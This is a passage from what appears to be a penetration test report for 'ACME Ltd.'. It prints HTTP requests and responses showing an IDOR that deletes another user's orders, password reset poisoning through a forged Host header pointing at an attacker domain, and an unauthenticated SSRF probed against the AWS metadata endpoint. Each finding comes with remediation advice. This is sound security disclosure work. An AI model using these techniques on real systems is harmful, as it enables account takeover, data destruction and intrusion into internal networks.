


```
POST [redacted]Order HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/20100101 Firefox/90.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 182
Origin: [redacted]
Connection: close
[redacted]
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

[redacted]OrderID=207563&[redacted]
Zin-3GDSrKcX2pSQcY-oQ4[redacted]3w-rmFGqd5w9uD_8h
L8vROkqdw7ZM03GVAJg2
```

Request with the account of user A (test) and the ID of one of his orders

We then replace the **acmeOrderID** from 207563 (the User Test A's own order ID) to the ID belonging to the user B, with ID 207565:




```
Connection: close
Cookie: _ga=GA1.3.1951073278.1627644890; EduLegendlang=ar;
[redacted]
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

[redacted]OrderID=207565&__RequestVerificationToken=
Zin-3GDSrKcX2pSQcY-oQ4XOMg[redacted]tGFVnvatnpW6xnCKODZ
13NrnrBD9N8q-fW1B8g2yo-DwoJ[redacted]v7ZMO3GVAJg2
```

```
HTTP/1.1 200 OK
Cache-Control: private, s-maxage=0
Content-Type: text/html; charset=utf-8
Set-Cookie: ui=ISRVTgmLo/[redacted] expires=Mon, 02-Aug-2021 19:45:27
X-Frame-Options: DENY
X-Xss-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Referrer-Policy: no-referrer
X-Permitted-Cross-Domain-Policies: none
Strict-Transport-Security: max-age=31536000; includeSubDomains
Feature-Policy: geolocation 'none';midi 'none';notifications 'none';push '
Date: Sun, 01 Aug 2021 19:45:27 GMT
Connection: close
Content-Length: 26
Set-Cookie: TS01c3e062=01f295adfe4ed374c6dd249d1ea59d2c13bb44bcd7ab66ccd2e

[redacted]
```

Then when going back to the profile of the user B, we see that the order was deleted and is no longer present:



the condition	The date of application	Type of Request	Enterprise
There are no data			

No data to display

The attack means that one user A was able to delete orders belonging to user B simply by replacing the ID of the order number.

This absence of access control checks may lead to deleting orders that do not belong to them, causing loss of information.

By cycling through all possible IDs, this issue can affect all users in the platform.

Reference

- ✓ https://portswigger.net/web-security/access-control/idor
- ✓ https://www.oreilly.com/library/view/http-the-definitive/1565925092/ch12s03.html
- ✓ https://owasp.org/www-project-top-ten/2017/A5_2017-Broken_Access_Control

Solution

To solve the mentioned problem, Blaze recommend ACME Ltd. to conduct a survey of application access control requirements and document them in the application security policy, as it is extremely important that each user can only access his own private information.

8.5 Account Hijacking Via Password Reset Link Poisoning


SEVERITY: HIGH **CWE-ID:** CWE-20 **CVSS SCORE:** 8.1	
AFFECTED POINTS	https://acme.ltd/user/ForgetPasswordChoice (Host HTTP header parameter)
OWASP TOP 10	A3 - Injection

Description

Host header poisoning attack happens when the header sent by the user is not validated in the server side.

It was possible to change the content of the "host" HTTP header when sending a request, forcing the application to potentially interact with another domain.
This vector enables other types of attacks depending on the ecosystem surrounding the application, such as: cache poisoning, password reset poisoning, injections of malicious code into the server and others.

During the tests the team manipulated the "Host" header of the password reset functionality, forcing the application to send a password redefinition link containing an attacker-controlled host (in this case, managed.sa), as illustrated in the images below:



[redacted]

[redacted]


[redacted]

[redacted]

[redacted]

[redacted]@blazeinfosec.com


The victim then receives an email message containing a link to redefine the password. However, when the victim clicks the link the attacker will get the password reset token, since the victim is clicking in the link containing a malicious host instead of the original one as the images below illustrate:



Request to [redacted]

```
POST [redacted] HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/20100101 Firefox/90.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 150
Origin: null
Connection: close
[redacted]

__RequestVerificationToken=
gvf-bvsLUbNQ1qQ-fViYBg_6YFwOzCDjvor2zTsZosbq_LEP_MTvchHqddcza9mICHcI6819y3Ey-Eo-18NMWHg8q_M1&Email=
[redacted]40blazeinfosec.com
```



[redacted]

A [redacted]


To [redacted]blazeinfosec.com


22:59

[redacted]Test [redacted]http://[redacted]//User/ChangePassword?ac=Keb3IVN0kM[redacted]wgg==

With the password reset token sent to the attacker domain, the adversary only needs to change the malicious host to the original one, gaining full control over the victim's account.

Then the password was successfully changed, as seen in the screenshot below:


https:/[redacted]User/ChangePassword?ac=[redacted]MRenSJTZTwgg==


https:/[redacted]User/ChangePassword

Password changed successfully

Reference

- ✓ https://www.acunetix.com/blog/articles/password-reset-poisoning/
- ✓ https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/17-Testing_for_Host_Header_Injection

Solution

We recommend that the value of the Host header shouldn't be used by the application to generate the password reset link. If it must be used, it is very important that a very strict whitelist is made for the application. It is also important to implement mechanisms that perform proper validation of the request, whether it came from the original target host or not.

8.6 ACME Portal Vulnerable To Server Side Request Forgery (SSRF)

SEVERITY: MEDIUM **CWE-ID:** CWE-918 **CVSS SCORE:** 5.4	
AFFECTED POINTS	https://acme.ltd/get-lines.php?max=100&url=
OWASP TOP 10	A10 - Server-Side Request Forgery


Description

Server Side Request Forgery (SSRF) is an attack that can abuse the functionality of the application to access resources on its behalf. It works when an attacker-controlled URL, for example, is passed to the application vulnerable to SSRF and it performs, for instance, a request to fetch the resource located in the user-supplied URL.

Through SSRF an adversary can access services and systems behind firewalls as well as abuse this issue to launch port scan attacks against internal

The example below shows a request to http://www.ipinfo.io a website that returns the source IP address of the request. This website was chosen in order to illustrate the fact the source IP requesting the resource is indeed the IP of the server where ACME Portal is running:


Request to ipinfo.io:



```
GET
/[redacted].php?max=100&url=https://ipinfo.io
HTTP/1.1
Host: [redacted]
Connection: close
62878118.4; _gid=GA[redacted]
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
[redacted]
{
  "ip": "35.[redacted]67",
  "city": "Virginia Beach",
  "region": "Virginia",
  "country": "US",
  "loc": "36.8512,-76.1692",
  "hostname":
"[redacted].compute-1.amazonaws.com",
  "postal": "23465",
  "org": "AS14618 Amazon.com, Inc."
}
```

The images below illustrates a request to another external host:



```
GET /get-[redacted].php?max=100&url=http://[redacted]196/test HTTP/1.1
Host: [redacted]
Connection: close
Upgrade-Insecure-Requests: 1
```

It is important to highlight that the vulnerability was explored though an unauthenticated endpoint.

Blaze attempted to fetch the AWS environment metadata information endpoint in http://169.254.169.254 but was unable to receive a response that leaked secret information. This was due to the fact the application was running inside a Docker container, which ultimately served as a safety net to mitigate the impact this attack could have.

Depending on the environment more sophisticated attack scenarios, such as port scanning the internal network, fetching data from an internal unprotected services like Redis, memcache, or data from pages without authentication could be possible.

Despite the mitigations mentioned earlier, Blaze decided to rank this issue as medium risk because the issue can be exploited by unauthenticated users.

Reference

- ✓ https://www.owasp.org/index.php/Server_Side_Request_Forgery
- ✓ https://portswigger.net/web-security/ssrf
- ✓ https://cwe.mitre.org/data/definitions/918.html

Solution

The general recommendation against SSRF is to implement a whitelist of trusted resources that can be fetched by the application. Do not rely on black lists because they are usually prone to bypasses. Additionally, disable unused schemas such as file://, gopher:// or "ftp:// ":ftp:// if your application only uses http:// or or or https://....

Moreover, it is advisable to consider limiting this functionality to authenticated users only.


8.7 Bcrypt Encrypted Credentials Being Sent As GET Request And Pass-the-Hash-like Attack

SEVERITY: MEDIUM	CWE-ID: CWE-294 CVSS SCORE:
AFFECTED POINTS	https://acme.ltd/ar/modelfactorie/viewlist
OWASP TOP 10	A7 - Identification and Authentication Failures

